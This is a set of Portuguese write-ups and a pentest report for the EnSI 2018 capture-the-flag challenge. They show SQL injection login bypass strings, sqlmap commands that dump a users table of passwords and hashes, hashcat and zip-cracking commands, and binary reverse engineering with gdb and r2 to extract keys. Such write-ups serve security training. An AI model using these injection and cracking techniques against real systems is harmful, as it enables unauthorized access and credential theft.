Desafio resolvido por Jeferson S Gonzaga (Amarelos)

Ao acessar o endereço: http://desafio.ensi.pop-ba.rnp.br/
Analisei o formulario de login. Ele está susetivo a ataque de SqlInject. Usei a string Usuario e senha: "**1' or '1' = '1**". Consegir logar sem problemas. Caiu em uma pagina de postagem.

Parti pra tentar ver algumas vulnerabilidades

Usei a ferramenta "Uniscan" que é um Scan de Vulnerabilidades Web Comando:
uniscan -qdws -u desafio.ensi.pop-ba.rnp.br
Ele trouxe o resultado abaixo

```
Scan date: 24-9-2018 14:58:26
============================================================================================
| Domain: http://desafio.ensi.pop-ba.rnp.br/
| Server: Apache/2.4.25 (Debian)
| IP: 200.128.6.131
============================================================================================
|
| Directory check:
| [+] CODE: 200 URL: http://desafio.ensi.pop-ba.rnp.br/Login/
| [+] CODE: 200 URL: http://desafio.ensi.pop-ba.rnp.br/comment/
| [+] CODE: 200 URL: http://desafio.ensi.pop-ba.rnp.br/comments/
| [+] CODE: 200 URL: http://desafio.ensi.pop-ba.rnp.br/file/
| [+] CODE: 200 URL: http://desafio.ensi.pop-ba.rnp.br/files/
| [+] CODE: 200 URL: http://desafio.ensi.pop-ba.rnp.br/login/
| [+] CODE: 200 URL: http://desafio.ensi.pop-ba.rnp.br/logout/
============================================================================================
|
| File check:
| [+] CODE: 200 URL: http://desafio.ensi.pop-ba.rnp.br/index.php
| [+] CODE: 200 URL: http://desafio.ensi.pop-ba.rnp.br/license.txt
============================================================================================
```

Como identifiquei que tem algumas pastas, voltei ao navegador e tentei o acesso "File e Files":
Porem retorna a mensagem: "You have to be logged as administrator to access this page."
Sendo assim, tive de tentar explorar pra conseguir o usuario administrator!

Voltando ao formulario de login. Abrir o BurpSuite e ativei o proxy na maquina local para capturar as requisições.
Vi que a requisição é enviada via "post" com a string "name=admin&password=123"
tentei fazer uma força bruta, porem ia perder muito tempo.
Então pensei vamos de SQLMAP.
Salvei em um arquivo txt "pas.txt" a requisição do Burp :

POST /login HTTP/1.1
Host: desafio.ensi.pop-ba.rnp.br
Content-Length: 21
Cache-Control: max-age=0
Origin: http://desafio.ensi.pop-ba.rnp.br
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://desafio.ensi.pop-ba.rnp.br/
Accept-Encoding: gzip, deflate
Accept-Language: pt-BR,pt;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: ci_session=eecabf917c042057d76c0cc62cb48ab484161e93
Connection: close

name=123&password=123

Fui pro sqlmap ao rodar o comando:
sqlmap -r pas.txt -p name –dbs

-r emviar o head
-p parametro a ser explorado
name “campo de username do formulario”
--dbs pra retornar os bancos

Conseguir identificar os bancos

[*] ensi
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys

como o desafio é do “EnSI” foquei neste banco e pra minha sorte foi o banco correto.
Rodei o sqlmap definindo o banco ENSI e listando as tabelas deste banco como comando:
sqlmap -r pas.txt -p name -D ensi –tables
Retornou as tabelas:

```
+----------+
| comments |
| users    |
+----------+
```

como necessito saber qual as credenciais do usuario”Administrator” fui direto na tabela “USERS”
Rodando o comando abaixo pra ver as colunas:
sqlmap -r pas.txt -p name -D ensi -T users --columns

Retornou as colunas:

```
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| email    | varchar(255) |
| id       | int(11)      |
| isadmin  | tinyint(1)   |
| name     | varchar(100) |
| password | varchar(255) |
+----------+--------------+
```

Neste momento, preciso fazer um DUMP pra pear os dados:

Rodei o comando:
sqlmap -r pas.txt -p password -D ensi -T users -C name,password –dump

Vi que não tem o usuario “Administrator”, porem temos o root, adm e admin

```
+-----------+----------------------------------+
| name      | password                         |
```

```
+-----------+----------------------------------+
| adm       | 09ee2ec1e68fd19ce8e2a72c762e2d96 |
| admin     | 233033de88ce9dfde2f17cbfa3fc9f57 |
| antonieta | coffee                           |
| joao      | tigger                           |
| jose      | computer                         |
| maria     | a1b2c3                           |
| pedro     | 123abc                           |
| root      | 8e3d6090343f3c545c3dc09b6c9724d9 |
+-----------+----------------------------------+
```

e pra meu azar a senha está com hash.
Então parti pra outra forma de ataque.
Volto ao formulario de login e uso a string pra conectar:
admin' or '1' = '1
Apenas digitei esta string no campo de usuario.
Logou de boa
agora acessei o endereço: http://desafio.ensi.pop-ba.rnp.br/files
Nesta pagina tem disponivel um arquivo PCAP pra fazer download: Link "http://desafio.ensi.pop-ba.rnp.br/static/files/trace.pcap"
baixei o arquivo. Nossa demorouuuuuuu

abrir o Wireshark

Ao analisar identifiquei que tem foram trafegado alguns arquivos

na exportação de objeto "SMB" identifiquei que tem um arquivo .ZIP
abrir a pasta nonde exportei o arquivo e fiz o crack com o comando:

fcrackzip cfile.zip -u -D -p /usr/share/wordlists/rockyou.txt
usei a wordlist da rockyou e pra minha sorte achei a senha: **shadow**

descompactei o arquivo que tinha o arquivo README.md
E nele tem a Keu: **The key is: C.ACKEiDWf8Pc**

no inicio do desafio falou que teriamos mais keys.
Então continuei furçando o pcap.

Observei que houve uma troca de e-mail e tem um arquivo "a.out" anexado


Ao dar um Follow > TCP Stream
Vi que tinha um base64 nele.
Copiei o conteudo e joguei no bloco de notas e salvei.
Depois dei um cat mail.txt | base64 -d > a.out

Tornei o arquivo executavel
chmod +x a.out

executei o arquivo elf para ver o que ocorre.
Ele pedia senha! Tem dei "shadow" mais não deu.

Tive de fazer o debud com o gdb

ao ler o codigo identifiquei que teinha um printf que serve pra exibir algo.
Então fui usando o jump pra chegar ate este ponto. Então foi mostrada mais uma key!



Relatório de Teste de Invasão
[EnSI 2018]

Pentester: Alan Lacerda
25/09/2018

Controle de Versões

DATA	VERSÃO	AUTOR	ALTERAÇÕES
25/09/2018	1.0	Alan Lacerda	Versão inicial
26/09/2018	2.0	Alan Lacerda	Ajuste na figura do download do trace.cap

Introdução

Este documento visa entregar a análise de teste de intrusão para a competição EnSI 2018.


A avaliação foi conduzida de maneira similar a um ataque real porém de maneira controlada com o objetivo de evitar impactos negativos no ambiente do desafio. A principal motivação desta análise foi encontrar informações confidênciais conhecidas como Key dentro do ambiente.

COLETA DE INFORMAÇÕES

A informação básica que foi passada para início do desafio foi a URL para acesso ao sistema:


http://desafio.ensi.pop-ba.rnp.br/

A partir dessa informação foi iniciada a varredura no sistema.



COMPROMETENDO O SERVIDOR

Após realizar várias entradas inválidas nos campos de usuário e senha foi encontrado a vulnerabilidade conhecida como SQL Injection, que permite ao atacante abusar das instruções SQLs internas da aplicação conforme imagem ao lado.



Com essa informação disparei em *background* a ferramenta SQLMap para enumerar as bases de dados de maneira mais ágil. Usando as seguintes instruções em um arquivo de requisição:


```
POST /login HTTP/1.1
Host: desafio.ensi.pop-ba.rnp.br
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://desafio.ensi.pop-ba.rnp.br/
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Cookie: ci_session=985bc55dc0d6d80137c56c4f6a77d6e90184dae0
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1


name=administrator&password=abc
```

Salvei o arquivo acima com o nome login.req e disparei o seguinte comando:

sqlmap -r login.req --batch --dbms=mysql –dbs

Após uma série de interações com o banco de dados explorando a vulnerabilidade SQLInjection. Obtive a seguinte lista de usuários da base de dados **ensi**:



```
Database: ensi
Table: users
[8 entries]
+------------------------------+-----------+----------------------------------+---------+
| email                        | name      | password                         | isadmin |
+------------------------------+-----------+----------------------------------+---------+
| adm@ensi.pop-ba.rnp.br       | adm       | 09ee2ec1e68fd19ce8e2a72c762e2d96 | 1       |
| admin@ensi.pop-ba.rnp.br     | admin     | 233033de88ce9dfde2f17cbfa3fc9f57 | 1       |
| antonieta@ensi.pop-ba.rnp.br | antonieta | coffee                           | 0       |
| joao@ensi.pop-ba.rnp.br      | joao      | tigger                           | 0       |
| jose@ensi.pop-ba.rnp.br      | jose      | computer                         | 0       |
| maria@ensi.pop-ba.rnp.br     | maria     | a1b2c3                           | 0       |
| pedro@ensi.pop-ba.rnp.br     | pedro     | 123abc                           | 0       |
| root@ensi.pop-ba.rnp.br      | root      | 8e3d6090343f3c545c3dc09b6c9724d9 | 1       |
+------------------------------+-----------+----------------------------------+---------+
```


Enquanto interagia com a ferramenta de exploração de SQLInjection, em segundo plano, executei uma varredura para encontrar possíveis diretórios dentro da aplicação. Obtendo alguns resultados como a seguinr:

```
GENERATED WORDS: 4612

---- Scanning URL: http://desafio.ensi.pop-ba.rnp.br/ ----
+ http://desafio.ensi.pop-ba.rnp.br/@ (CODE:400|SIZE:1134)
+ http://desafio.ensi.pop-ba.rnp.br/application (CODE:403|SIZE:312)
+ http://desafio.ensi.pop-ba.rnp.br/comment (CODE:200|SIZE:0)
+ http://desafio.ensi.pop-ba.rnp.br/comments (CODE:200|SIZE:0)
+ http://desafio.ensi.pop-ba.rnp.br/file (CODE:200|SIZE:0)
+ http://desafio.ensi.pop-ba.rnp.br/files (CODE:200|SIZE:0)
+ http://desafio.ensi.pop-ba.rnp.br/index.php (CODE:200|SIZE:1359)
```

O diretório /files me chamou atenção, por isso explorei o SQLInjection com a string **‘ or ‘1=1** no campo de usuário e repeti a mesma instrução no campo de senha.

Mas ao tentar acessar o diretório /files recebi a mensagem de erro informando que esse acesso só seria permitido para usuários com nível de administração.



Essa mensagem me chamou a atenção para os usuários que foram encontrados através do dump do SQLMap. Então decidi tentar uma abordagem diferente para exploração do SQLInjection.

Então a string **adm’ #** no campo de usuário e qualquer frase no campo de senha me elevou ao privilégio de administrador dentro do sistema. O que, por sua vez, me deu acesso à página dentro do diretório **/files**.

Essa página expôs a existência de um arquivo de captura de tráfego de rede com o tamanho aproximado de 41 MB. Baixei o mesmo para análise com o seguinte comando:

```
alacerda@arsenal:~$ cd ensi
alacerda@arsenal:~/ensi$ wget http://desafio.ensi.pop-ba.rnp.br/static/files/trace.pcap
```

Usando a ferramenta wireshark, iniciei a análise do arquivo que logo de início me chamou a atenção para uma comunicação SMTP (troca de emails). Ao analisar o fluxo de comunicação percebi que um arquivo havia sido enviado na troca de email em questão conforme imagem a seguir.

```
From: root@vm2 (root)

--1492773756-1537568691=:2494
Content-ID: <20180921192451.2494@vm2>
Content-Type: text/plain

Hi, this is the file that I told you.

--1492773756-1537568691=:2494
Content-ID: <20180921192451.2494.1@vm2>
Content-Type: application/octet-stream; name=a.out
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename=a.out

f0VMRgIBAQAAAAAAAAAAAAMAPgABAAAAwAYAAAAAAABAAAAAAAAAANgaAAAAAAAAAAAAAEAAOAAJ
AEAAHwAeAAYAAAAFAAAAQAAAAAAAAABAAAAAAAAAAEAAAAAAAAAA+AEAAAAAAD4AQAAAAAAAAgA
AAAAAAAAwAAAAQAAAA4AgAAAAAAADgCAAAAAAAAOAIAAAAAAAAcAAAAAAAABwAAAAAAAAAQAA
```

O nome do arquivo enviado foi a.out e ele está encodado em base64 no corpo do email. Então fiz o processo inverso para gerar o arquivo novamente. Para isso copiei o conteúdo em base64 para um arquivo e segui os passos abaixo:

```
alacerda@arsenal:~/ensi$ vim file_encoded
alacerda@arsenal:~/ensi$ cat file_encoded | base64 -d > a.out
alacerda@arsenal:~/ensi$ ls -la a.out
-rwxr-xr-x 1 alacerda alacerda 8856 Sep 25 03:00 a.out
alacerda@arsenal:~/ensi$ file a.out
a.out: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),
```

O passo natural foi tentar executar o arquivo para entender o seu comportamento. Mas ele solicitou uma senha da queal eu não possuia.


Manipulando o envio da senha (digitando uma senha com 1000 caracteres) tivemos o estouro do buffer. O que indica esse programa está vulnerável a **Buffer Overflow**. Pensei em explorar essa vulnerabilidade mas em meio à análise encontrei uma solução mais efetiva.

Usei a ferramenta **gdb** para fazer a engenharia reversa no binário **a.out** a fim de estudar seu comportamento no momento em que eu digitava a senha solicitada. Abaixo segue as partes principais da função main em código asm:

```
(gdb) disas main
Dump of assembler code for function main:
[...cut...]
   0x000000000000083b <+75>:    callq  0x6a0 <__isoc99_scanf@plt>
   0x0000000000000840 <+80>:    lea    -0x22(%rbp),%rdx
   0x0000000000000844 <+84>:    lea    -0x13(%rbp),%rax
   0x0000000000000848 <+88>:    mov    %rdx,%rsi
   0x000000000000084b <+91>:    mov    %rax,%rdi
   0x000000000000084e <+94>:    callq  0x690 <strcmp@plt>
   0x0000000000000853 <+99>:    test   %eax,%eax
   0x0000000000000855 <+101>:   jne    0x89b <main+171>
   0x0000000000000857 <+103>:   lea    0xe8(%rip),%rdi        # 0x946
   0x000000000000085e <+110>:   mov    $0x0,%eax
   0x0000000000000863 <+115>:   callq  0x680 <printf@plt>
   0x0000000000000868 <+120>:   movl   $0x41,-0x4(%rbp)
   0x000000000000087b <+139>:   mov    -0x4(%rbp),%eax
   0x000000000000087e <+142>:   mov    %eax,%edi
   0x0000000000000880 <+144>:   callq  0x660 <putchar@plt>
   0x0000000000000885 <+149>:   addl   $0x1,-0x4(%rbp)
   0x0000000000000889 <+153>:   cmpl   $0x5a,-0x4(%rbp)
   0x000000000000088d <+157>:   jle    0x871 <main+129>
   0x000000000000088f <+159>:   mov    $0xa,%edi
   0x0000000000000894 <+164>:   callq  0x660 <putchar@plt>
   0x0000000000000899 <+169>:   jmp    0x8a7 <main+183>
   0x000000000000089b <+171>:   lea    0xbe(%rip),%rdi        # 0x960
   0x00000000000008a2 <+178>:   callq  0x670 <puts@plt>
   0x00000000000008a7 <+183>:   mov    $0x0,%eax
   0x00000000000008ac <+188>:   leaveq
   0x00000000000008ad <+189>:   retq
End of assembler dump.
```

Durante a análise percebi que, as linhas em negrito eram o momento em que a senha digitada era lida e comparada com a senha correta dentro do sistema. Logo em seguida, a linha em vermelho diz que, se asenha estiver errada o sistema deve executar as linhas em laranja. Caso contrário (se a senha estivesse correta) o programa continuaria a execução na linha em verde.


Decidi então apenas alterar o fluxo de execução do sistema por mandar o binário pular direto para a linha em verde (essa foi uma abordagem mais direta do que explorar o Buffer Overflow embora ele exista). O resultado foi o exposto na figura ao lado.



Após uma segunda análise foi possível descobrir a senha usada pelo binário para expor a chave conforme imagem a seguir.

```
alacerda@arsenal:~/ensi$ echo O2L0vBtZJfQ2. | ./a.out
Password: Congratz!! The key is: BDFHJLNPRTVXZ
alacerda@arsenal:~/ensi$
```

Continuando a análise do arquivo de captura de rede, notou-se que, havia acontecido algumas trannsferências de arquivos. Dentre alguns aquivos transferidos via protocolo SMB, encontramos o arquivo file.zip que, por estar protegido por senha chamou a minha atenção.



Usei a ferramenta **fcrack** para, por meio de uma taque de dicionário, descobrir a senha do arquivo. Assim foi possível ler o arquivo contido nele e revelar a segunda chave conforme abaixo:

```
alacerda@arsenal:~/ensi$ ls -l file.zip
-rw-r--r-- 1 alacerda alacerda 297 Sep 25 01:06 file.zip
alacerda@arsenal:~/ensi$ unzip file.zip
Archive:  file.zip
[file.zip] README.md password:
password incorrect--reenter:
password incorrect--reenter:
   skipping: README.md               incorrect password
alacerda@arsenal:~/ensi$ fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt file.zip


PASSWORD FOUND!!!!: pw == shadow
alacerda@arsenal:~/ensi$ unzip file.zip
Archive:  file.zip
[file.zip] README.md password:
 extracting: README.md
alacerda@arsenal:~/ensi$ cat README.md
# EnSI 2018

Congratz!!

You crack this file. The password was so weak :|

The key is: C.ACKEiDWf8Pc
alacerda@arsenal:~/ensi$
```

CONCLUSÃO

Por meio da análise realizada foi possível expor duas chaves confidenciais e duas senhas de acesso conforme abaixo:

- Senha do arquivo a.out: **O2L0vBtZJfQ2.**
- Chave do arquivo a.out: **BDFHJLNPRTVXZ**
- Senha do arquivo file.zip: **shadow**
- Chave do arquivo README.md: **C.ACKEiDWf8Pc**

Alan Lacerda | Pentester

(+55) 71 9 9298-8231

alancordeiro@gmail.com

Participante: Litiano Moura Cabral

Iniciando o desafio fiz um teste de injeÃ§Ã£o SQL na pÃ¡gina de login, utilizando a ferramenta Sqlmap.

```
$ sqlmap -u "http://desafio.ensi.pop-ba.rnp.br/login"
--data="name=name&password=password"
```

Com isso obtive a confirmaÃ§Ã£o de que os parÃ¢metros sÃ£o vulnerÃ¡veis e:
DBMS: MySQL >= 5.0
OS: Linux Debian 9.0
web application technology: PHP 5.6.38, Apache 2.4.25

Feito isso, executei o comando para listar os bancos disponÃveis:

```
$ sqlmap -u "http://desafio.ensi.pop-ba.rnp.br/login"
--data="name=name&password=password" --dbs
```

```
available databases [5]:
[*] ensi
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
```

PrÃ³ximo passo, verificar quais tabelas existem no banco "ensi":

```
sqlmap -u "http://desafio.ensi.pop-ba.rnp.br/login"
--data="name=name&password=password" --dbs -D ensi --tables
```

```
Database: ensi
[2 tables]
+----------+
| comments |
| users    |
+----------+
```

Depois fiz um dump da tabela "users":

```
$ sqlmap -u "http://desafio.ensi.pop-ba.rnp.br/login"
--data="name=name&password=password" --dbs -D ensi -T users --dump
Database: ensi
Table: users
[8 entries]
+----+-----------+------------------------------+---------
+----------------------------------+
| id | name      | email                        | isadmin | password
                 |
+----+-----------+------------------------------+---------
+----------------------------------+
| 1  | jose      | jose@ensi.pop-ba.rnp.br      | 0       | computer
                 |
| 2  | maria     | maria@ensi.pop-ba.rnp.br     | 0       | a1b2c3
                 |
| 3  | joao      | joao@ensi.pop-ba.rnp.br      | 0       | tigger
                 |
| 4  | pedro     | pedro@ensi.pop-ba.rnp.br     | 0       | 123abc
                 |
| 5  | antonieta | antonieta@ensi.pop-ba.rnp.br | 0       | coffee
                 |
| 6  | admin     | admin@ensi.pop-ba.rnp.br     | 1       |
233033de88ce9dfde2f17cbfa3fc9f57 | p8ynqwct - MD5 hashcat forÃ§a bruta
| 7  | root      | root@ensi.pop-ba.rnp.br      | 1       |
8e3d6090343f3c545c3dc09b6c9724d9 |
| 8  | adm       | adm@ensi.pop-ba.rnp.br       | 1       |
09ee2ec1e68fd19ce8e2a72c762e2d96 |
+----+-----------+------------------------------+---------
```

+---------------------------------+

Para quebrar a senha de um usuÃ¡rio admin, usei a ferramenta hash-identifier para identificar o tipo de hash (MD5).
ApÃ³s descobrir o tipo de hash, utilizei a ferramenta hashcat para fazer uma forÃ§a bruta.

$ hashcat -m 0 -a 3 hash.txt ?1?1?1?1?1?1?1?1
--custom-charset1=abcdefghijklmnopqrstuvwxyz0123456789 --force
Com este comando, informo o tipo de hash 0(MD5), tipo de ataque 3(forÃ§a bruta), hash.txt Ã© o arquivo contendo os hashes,
?1?1?1?1?1?1?1?1 Ã© uma mascara personalizada, definida em
--custom-charset1=abcdefghijklmnopqrstuvwxyz0123456789 (alfanumÃ©rico)

Com uma Nvidia GeForce 920MX apÃ³s aproximadamente 2 horas, obtive a senha "p8ynqwct" do usuÃ¡rio admin.

Com acesso ao painel, baixei o arquivo Trace.pcap e analisei utilizando a ferramente WireShark.
Nesta anÃ¡lise foi possÃvel extrair (File -> Export Objects -> [IMF, SMB]) um arquivo "file.zip" protegido por senha (estou tentando quebrar)
e um email contendo em anexo um executÃ¡vel, a.out em base64, decodifiquei usando:
$ base64 --decode a.out.base64 > a.out

O arquivo a.out ao ser executado pede uma senha, para descobrir esta senha utilizei a ferramenta "r2" com os seguintes comandos:
$ r2 a.out
> aa #para analisar o arquivo
> pdf@sym.main # para ver o assembly do main.

com isso Ã© possivel visualizar as principais linhas:

```
|           0x000007f8      48b84f324c30.  movabs rax, 0x5a744276304c324f ; 'O2L0vBtZ'
|           0x00000802      488945ed       mov qword [local_13h], rax
|           0x00000806      c745f54a6651.  mov dword [local_bh], 0x3251664a ; 'JfQ2'
|           0x0000080d      66c745f92e00   mov word [local_7h], 0x2e   ; '.'
```

onde temos a senha "O2L0vBtZJfQ2.", ao colocar a senha obtemos a chave: BDFHJLNPRTVXZ

Para descobrir a senha do arquivo file.zip utilizei a ferramenta John e a wordlist rockyou.txt.
$ zip2john > hash.txt #para gerar o hash da senha
$ john --wordlist=rockyou.txt hash.txt

Obtive a senha "shadow".
No arquivo "README.md" contido no .zip encontrei a chave "C.ACKEiDWf8Pc"

Desafio de Segurança

VIII EnSI

